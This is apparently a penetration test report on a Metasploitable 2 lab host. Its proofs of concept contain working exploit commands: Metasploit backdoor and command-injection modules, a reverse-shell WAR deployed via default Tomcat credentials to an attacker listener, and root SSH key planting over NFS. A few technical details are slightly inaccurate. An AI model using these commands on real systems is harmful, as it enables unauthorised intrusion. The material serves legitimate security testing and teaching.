



HEXLOGIC

NETWORK PENETRATION TESTING



“Metasploitable 2 — 10.10.10.5”

Document Information

Project Name	Network Penetration Testing
Document Title	Network Penetration Test Report
Document Type	Final Report
Classification	Confidential & Restricted
Created By	HexLogic Offensive Security

Document History

Version	Author	Date	Change Description
1.0	HexLogic	30 May 2025	Final Report

Table of Contents

1 Introduction

This report describes the proceedings and results of the internal network penetration test conducted by HexLogic against Metasploitable 2 — 10.10.10.5. It enlists the findings identified during the engagement, their business impact and recommended remediation.

1.1 Objective

The objective of the assessment was to evaluate the security posture of Metasploitable 2 — 10.10.10.5 and to provide a final security review report comprising a remediation strategy and recommendations to help mitigate the identified vulnerabilities and risks. The assessment was conducted presuming the malicious intent of an external adversary in order to identify associated business risk and its impact.

1.2 Assessment Duration

Test Duration	15 May 2025 – 23 May 2025
Total Days	7 Days
Note	First Test

1.3 Team Contact Details

Name	HexLogic
Contact	security@hexlogic.io
Role	Penetration Testing Team

2 Scope

This section defines the scope and boundaries of the engagement.

2.1 Target Scope

- 10.10.10.5 (Metasploitable 2 — internal lab host)

2.2 Assessment Attributes

Starting Vector	Internal (assumed network access)
Target Criticality	Assessment Environment
Assessment Nature	Cautious & calculated
Assessment Conspicuity	Clear
Proof of Concept(s)	Attached wherever possible and applicable

2.3 Assessment Type and Methods

The assessment was performed in a grey-box manner, primarily manual in nature while using a limited, necessary tool-set to make the process more efficient, preserving the imitation of a real-world adversary. Testing covered host and service discovery, version fingerprinting, vulnerability identification, manual exploitation and post-exploitation validation.

2.4 Methodology & Risk Classification

The following risk classification is used throughout this report. Findings are rated using CVSS v3.1 and business context.

Critical	Trivially exploitable issues leading to full system or data compromise; remediate immediately.
High	Serious issues allowing significant unauthorised access or impact; remediate as a priority.
Medium	Issues exploitable under certain conditions, often combined with others; schedule remediation.
Low	Limited-impact weaknesses and defence-in-depth gaps; address during routine hardening.
Info	No direct threat, but may reveal sensitive information useful to an attacker.

3 Executive Summary

The target in scope was reviewed for the adequacy of its existing security controls in accordance with the PTES, NIST SP 800-115 and OSSTMM and industry best practices. The aim of the testing was to establish whether the target could be compromised to allow unauthorised access to sensitive data or systems.

A total of 8 vulnerabilities were identified during the assessment, comprising 2 Critical, 3 High, 2 Medium and 1 Low-risk findings. Multiple remotely exploitable services allow unauthenticated command execution and full host compromise; these provide an attacker root-level control of the system and must be remediated or decommissioned immediately, alongside the high-severity service and configuration weaknesses.

3.1 Graphical Representation of Vulnerabilities

The table below summarises the overall risk identified during the assessment.

Critical	High	Medium	Low	Total
2	3	2	1	8

4 Compliance – Detailed Summary

The final risk value of each vulnerability is derived by considering the likelihood of exploitation and the impact on the business of the assessed target.

No	Findings	Severity	CVSS 3.1	Status
1	vsftpd 2.3.4 Backdoor — Remote Command Execution	Critical	10.0	Open
2	Samba "username map script" Command Injection	Critical	9.8	Open
3	Apache Tomcat Manager — Default Credentials & WAR Deployment	High	8.8	Open
4	distccd — Remote Command Execution	High	8.1	Open
5	NFS Export with no_root_squash	High	7.5	Open
6	SMBv1 Enabled and Signing Not Required	Medium	6.5	Open
7	SNMP Default Community String "public"	Medium	5.3	Open
8	Cleartext Services (Telnet/FTP) Expose Credentials	Low	3.7	Open

5 Detailed Technical Summary

This section provides the technical detail for each finding, including a comprehensive description, business impact, reproduction steps, proof of concept and remediation guidance.

5.1 vsftpd 2.3.4 Backdoor — Remote Command Execution

Critical

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

10.0
Open

Description

The host exposes vsftpd 2.3.4, a version of the FTP daemon that was distributed with a malicious backdoor. When a username containing the sequence ':' is supplied during login, the daemon opens a command shell bound to TCP port 6200. An unauthenticated attacker who can reach the FTP service can trigger the backdoor and obtain an interactive root shell on the host, with no credentials and no user interaction required.

Affected Service

10.10.10.5:21 (FTP)


Impact

- Unauthenticated remote command execution as root, resulting in complete compromise of the host.
- Full access to all data, services and credentials stored on the system.
- A foothold for lateral movement and pivoting deeper into the internal network.
- Ability to deploy persistence, transom or ransomware across reachable systems.

Steps to Reproduce

1. Confirm the service banner reports vsftpd 2.3.4 (e.g. via nmap -sV).
2. Use the Metasploit module exploit/unix/ftp/vsftpd_234_backdoor against the target.
3. Observe a root shell returned on TCP 6200 and execute id to confirm root privileges.

Proof of Concept



```

user@kali: ~/engagements/HX-NET — metasploit

$ nmap -sV -p21 10.10.10.5
21/tcp open  ftp  vsftpd 2.3.4
$ msfconsole -q
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > set RHOSTS 10.10.10.5
msf6 > run
[*] 10.10.10.5:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.10.10.5:21 - Backdoor service has been spawned, handling...
[*] Command shell session 1 opened
$ id
uid=0(root) gid=0(root)

```

Figure 1. Metasploit triggers the vsftpd 2.3.4 backdoor and returns an interactive root shell on the host.

Recommendations

- Immediately decommission or upgrade the vsftpd service to a current, vendor-supported version obtained from a trusted source.
- Verify the integrity of all software against vendor checksums to detect tampered or backdoored builds.
- Restrict FTP exposure with network segmentation and host firewalls, and prefer SFTP/FTPS over plaintext FTP.

- Rebuild the host from known-good media if compromise is suspected, and rotate all credentials stored on it.

References

- [CVE-2011-2523 — vsftpd 2.3.4 backdoor](#)
- [CWE-78](#)

5.2 Samba "username map script" Command Injection

Critical

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

9.8
Open

Description

The Samba service is configured with the legacy 'username map script' option and runs a vulnerable version that fails to sanitise the username supplied during session setup. Shell metacharacters embedded in the username are passed to a system shell, allowing an unauthenticated attacker to execute arbitrary operating-system commands as the Samba process owner, which is typically root on this platform.

Affected Service

10.10.10.5:139,445 (SMB)


Impact

- Unauthenticated remote command execution leading to full host compromise.
- Exposure of all SMB-shared data and locally stored credentials.
- A reliable pivot point for lateral movement across the internal network.

Steps to Reproduce

1. Identify the Samba service and version (nmap -p139,445 -sV).
2. Use the Metasploit module exploit/multi/samba/usermap_script.
3. Set RHOSTS and run, then confirm a root shell via the id command.

Proof of Concept



```

user@kali: ~/engagements/HX-NET — samba
$ msfconsole -q
msf6 > use exploit/multi/samba/usermap_script
msf6 > set RHOSTS 10.10.10.5
msf6 > set LHOST 10.10.10.50
msf6 > run
[*] Started reverse TCP handler on 10.10.10.50:4444
[*] Command shell session 1 opened (10.10.10.50:4444 -> 10.10.10.5)
$ id
uid=0(root) gid=0(root)
$ hostname
metasploitable

```

Figure 2. The Samba username map script flaw yields an unauthenticated root shell on the target.

Recommendations

- Upgrade Samba to a current supported release and remove the deprecated 'username map script' directive.
- Restrict SMB access to trusted management networks using host and network firewalls.
- Disable SMBv1 and enforce signing, and run services under least-privilege accounts where feasible.
- Rebuild the host if compromise is suspected and rotate affected credentials.

References

- [CVE-2007-2447 — Samba username map script](#)
- [CWE-78](#)

5.3 Apache Tomcat Manager — Default Credentials & WAR Deployment

High

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

8.8
Open

Description

The Apache Tomcat Manager application is reachable and accepts the well-known default credentials (tomcat/tomcat). The Manager interface allows authenticated users to deploy arbitrary web-application archives (WAR files). An attacker can therefore log in with the default credentials and deploy a malicious WAR containing a JSP web shell, achieving remote command execution in the context of the Tomcat service account.

Affected Service

<http://10.10.10.5:8180/manager/html>


Impact

- Remote command execution on the application server via a deployed web shell.
- Compromise of all applications and data hosted by the Tomcat instance.
- A foothold for privilege escalation and lateral movement within the environment.

Steps to Reproduce

1. Browse to /manager/html and authenticate with tomcat/tomcat.
2. Generate a malicious WAR web shell (e.g. with msfvenom).
3. Deploy the WAR through the Manager interface and request the deployed endpoint to obtain command execution.

Proof of Concept



```

user@kali: ~/engagements/HX-NET — tomcat
$ curl -su tomcat:tomcat http://10.10.10.5:8180/manager/text/list | head
OK - Listed applications for virtual host localhost
$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.10.50 LPORT=4444 -f war -o shell.war
$ curl -su tomcat:tomcat -T shell.war "http://10.10.10.5:8180/manager/text/deploy?path=/shell"
OK - Deployed application at context path /shell
$ curl http://10.10.10.5:8180/shell/ # triggers reverse shell
[+] reverse shell received - id: uid=110(tomcat55)

```

Figure 3. Default Tomcat Manager credentials allow deployment of a malicious WAR, yielding command execution.

Recommendations

- Remove or change all default credentials and enforce strong, unique passwords for management interfaces.
- Restrict the Tomcat Manager to trusted administrative networks or disable it in production.
- Run Tomcat under a least-privilege service account and apply role-based access control to Manager functions.
- Monitor for and alert on unexpected application deployments.

References

- [OWASP — Testing for Default Credentials](#)
- [CWE-798 — Use of Hard-coded Credentials](#)

5.4 distccd — Remote Command Execution

High

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L

8.1
Open

Description

The distributed-compiler daemon distccd is exposed on the network and accepts compilation jobs from any client without authentication. The protocol allows the submission of arbitrary compiler commands, which the daemon executes. An unauthenticated attacker can abuse this to run arbitrary operating-system commands on the host as the daemon user.

Affected Service

10.10.10.5:3632 (distccd)


Impact

- Unauthenticated remote command execution on the target host.
- Disclosure and modification of data accessible to the daemon account.
- A foothold for further escalation and lateral movement.

Steps to Reproduce

1. Identify the distccd service on TCP 3632 (nmap -sV).
2. Use the Metasploit module exploit/unix/misc/distcc_exec.
3. Run the module and confirm command execution via id.

Proof of Concept



```

user@kali: ~/engagements/HX-NET — distcc
$ nmap -p3632 -sV 10.10.10.5
3632/tcp open  distccd  distccd v1 ((GNU) 4.2.4)
$ msfconsole -q
msf6 > use exploit/unix/misc/distcc_exec
msf6 > set RHOSTS 10.10.10.5
msf6 > run
[*] Command shell session 1 opened
$ id
uid=1(daemon) gid=1(daemon)

```

Figure 4. The exposed distccd service executes attacker-supplied commands without authentication.

Recommendations

- Disable distccd or bind it only to trusted, isolated build networks.
- Require authentication and IP allow-listing for any distributed-build infrastructure.
- Remove unnecessary services from production hosts to reduce the attack surface.

References

- [CVE-2004-2687 — distccd RCE](#)
- [CWE-78](#)

5.5 NFS Export with no_root_squash

High

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

7.5
Open

Description

The host exports the root filesystem over NFS with the no_root_squash option and no host restrictions. This configuration trusts the client's reported user identity, so a remote attacker who mounts the share as root retains root privileges on the exported files. The attacker can read or write any file on the host, including sensitive configuration and credential files, and can plant a root-owned SUID binary or SSH key to obtain interactive root access.

Affected Service

10.10.10.5:2049 (NFS)


Impact

- Full read/write access to the host filesystem from a remote, unauthenticated client.
- Trivial privilege escalation to root by writing a SUID binary or authorised SSH key.
- Disclosure of all stored credentials and sensitive data.

Steps to Reproduce

1. Enumerate NFS exports with showmount -e against the target.
2. Mount the exported share locally as root.
3. Write an SSH key to /root/.ssh/authorized_keys (or a SUID shell) and log in as root.

Proof of Concept



```

user@kali: ~/engagements/HX-NET — nfs
$ showmount -e 10.10.10.5
Export list for 10.10.10.5:
/ * (everything, no host restriction)
$ mkdir /mnt/t && mount -o nofsv -t nfs 10.10.10.5:/ /mnt/t
$ echo "ssh-rsa AAAA... attacker" >> /mnt/t/root/.ssh/authorized_keys
$ ssh root@10.10.10.5
[+] logged in - root@metasploitable:~#

```

Figure 5. The world-accessible NFS root export with no_root_squash allows writing an SSH key and logging in as root.

Recommendations

- Remove no_root_squash and restrict every export to specific, trusted hosts with the minimum required permissions.
- Export only the specific directories required, never the root filesystem, and mount read-only where possible.
- Place NFS on an isolated storage network and enforce firewalling.
- Prefer modern, authenticated file-sharing mechanisms (e.g. Kerberised NFSv4).

References

- [CWE-732 — Incorrect Permission Assignment](#)
- [NIST SP 800-115](#)

5.6 SMBv1 Enabled and Signing Not Required

Medium

CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N

6.5
Open

Description

The host supports the legacy SMBv1 protocol and does not require SMB message signing. SMBv1 is obsolete and affected by numerous critical vulnerabilities, while the absence of mandatory signing permits NTLM relay and man-in-the-middle attacks in which an attacker positioned on the network relays a victim's authentication to access resources as that victim.

Affected Service

10.10.10.5:445 (SMB)

Impact

- Exposure to known critical SMBv1 vulnerabilities and worms.
- NTLM relay attacks enabling authentication to other systems as a victim user.
- Man-in-the-middle tampering with SMB traffic due to unsigned sessions.

Steps to Reproduce

1. Enumerate SMB dialects and signing with nmap smb-protocols and smb2-security-mode scripts.
2. Confirm SMBv1 is offered and that signing is not required.
3. Demonstrate relay potential with a tool such as ntlmrelayx in a controlled manner.

Proof of Concept



```

user@kali: ~/engagements/HX-NET — smb
$ nmap -p445 --script smb-protocols,smb2-security-mode 10.10.10.5
| smb-protocols:
|   dialects:
|     NT LM 0.12 (SMBv1)
|     2.0.2
|   smb2-security-mode:
|     Message signing enabled but not required
[!] SMBv1 enabled; signing not enforced — NTLM relay possible

```

Figure 6. Nmap shows SMBv1 enabled and message signing not required, enabling relay and MITM attacks.

Recommendations

- Disable SMBv1 entirely across the estate.
- Require SMB signing on all servers and clients via policy.
- Segment SMB to management networks and monitor for relay tooling.
- Migrate to SMBv3 with encryption where supported.

References

- [Microsoft — Stop using SMB1](#)
- [CWE-326](#)

5.7 SNMP Default Community String "public"

Medium

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

5.3
Open

Description

The SNMP service responds to the default read-only community string 'public'. An unauthenticated attacker can therefore query the SNMP tree and harvest detailed system information, including running processes, installed software, network interfaces, listening ports, routing tables and, on some devices, user accounts. This information substantially aids reconnaissance and the planning of follow-on attacks.

Affected Service

10.10.10.5:161 (SNMP/UDP)

Impact

- Disclosure of detailed host and network configuration to unauthenticated attackers.
- Enumeration of processes, software versions and accounts that support targeted exploitation.
- Where a writable community is also present, potential modification of device configuration.

Steps to Reproduce

1. Confirm SNMP is reachable on UDP 161.
2. Run snmpwalk with the community string 'public'.
3. Review the returned data for sensitive system and network details.

Proof of Concept



```

user@kali: ~/engagements/HX-NET — snmp
$ snmpwalk -v1 -c public 10.10.10.5 system
SNMPv2-MIB::sysDescr.0 = STRING: Linux metasploitable 2.6.24-16-server
$ snmpwalk -v1 -c public 10.10.10.5 hrSWRunName | head
HOST-RESOURCES-MIB::hrSWRunName.1 = STRING: "init"
HOST-RESOURCES-MIB::hrSWRunName.834 = STRING: "mysqld"
[!] full process & software inventory readable via default community

```

Figure 7. The default 'public' community string allows unauthenticated enumeration of system and process information.

Recommendations

- Change default community strings to strong, unique values and disable read-write access unless essential.
- Migrate to SNMPv3 with authentication and encryption.
- Restrict SNMP to trusted management hosts via ACLs and firewalls.
- Disable SNMP entirely on devices that do not require it.

References

- [CWE-1392 — Use of Default Credentials](#)
- [NIST SP 800-115](#)

5.8 Cleartext Services (Telnet/FTP) Expose Credentials

Low

CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N

3.7
Open

Description

The host exposes Telnet and FTP, both of which transmit authentication credentials and session data in cleartext. An attacker positioned on the network path can passively capture usernames, passwords and transferred files. While exploitation requires a man-in-the-middle position, the complete absence of transport encryption is a significant hygiene weakness on a network of this kind.

Affected Service

10.10.10.5:23 (Telnet), :21 (FTP)


Impact

- Interception of credentials and data by an attacker with network access.
- Reuse of captured credentials against other systems.
- Loss of confidentiality and integrity of administrative sessions.

Steps to Reproduce

1. Confirm Telnet (23) and FTP (21) are listening.
2. Capture traffic with a sniffer while a login occurs.
3. Observe credentials transmitted in cleartext in the capture.

Proof of Concept



```

user@kali: ~/engagements/HX-NET — sniff
$ tcpdump -i eth0 -A 'tcp port 23' -c 20
...metasploitable login: msfadmin
...Password: msfadmin
[!] Telnet credentials captured in cleartext on the wire
  
```

Figure 8. Network capture reveals Telnet credentials transmitted in cleartext.

Recommendations

- Disable Telnet and plaintext FTP; replace them with SSH and SFTP/FTPS respectively.
- Enforce encrypted protocols by policy and block cleartext service ports at the firewall.
- Rotate any credentials that may have been exposed over cleartext channels.

References

- [CWE-319 — Cleartext Transmission of Sensitive Information](#)
- [NIST SP 800-115](#)

THANK YOU

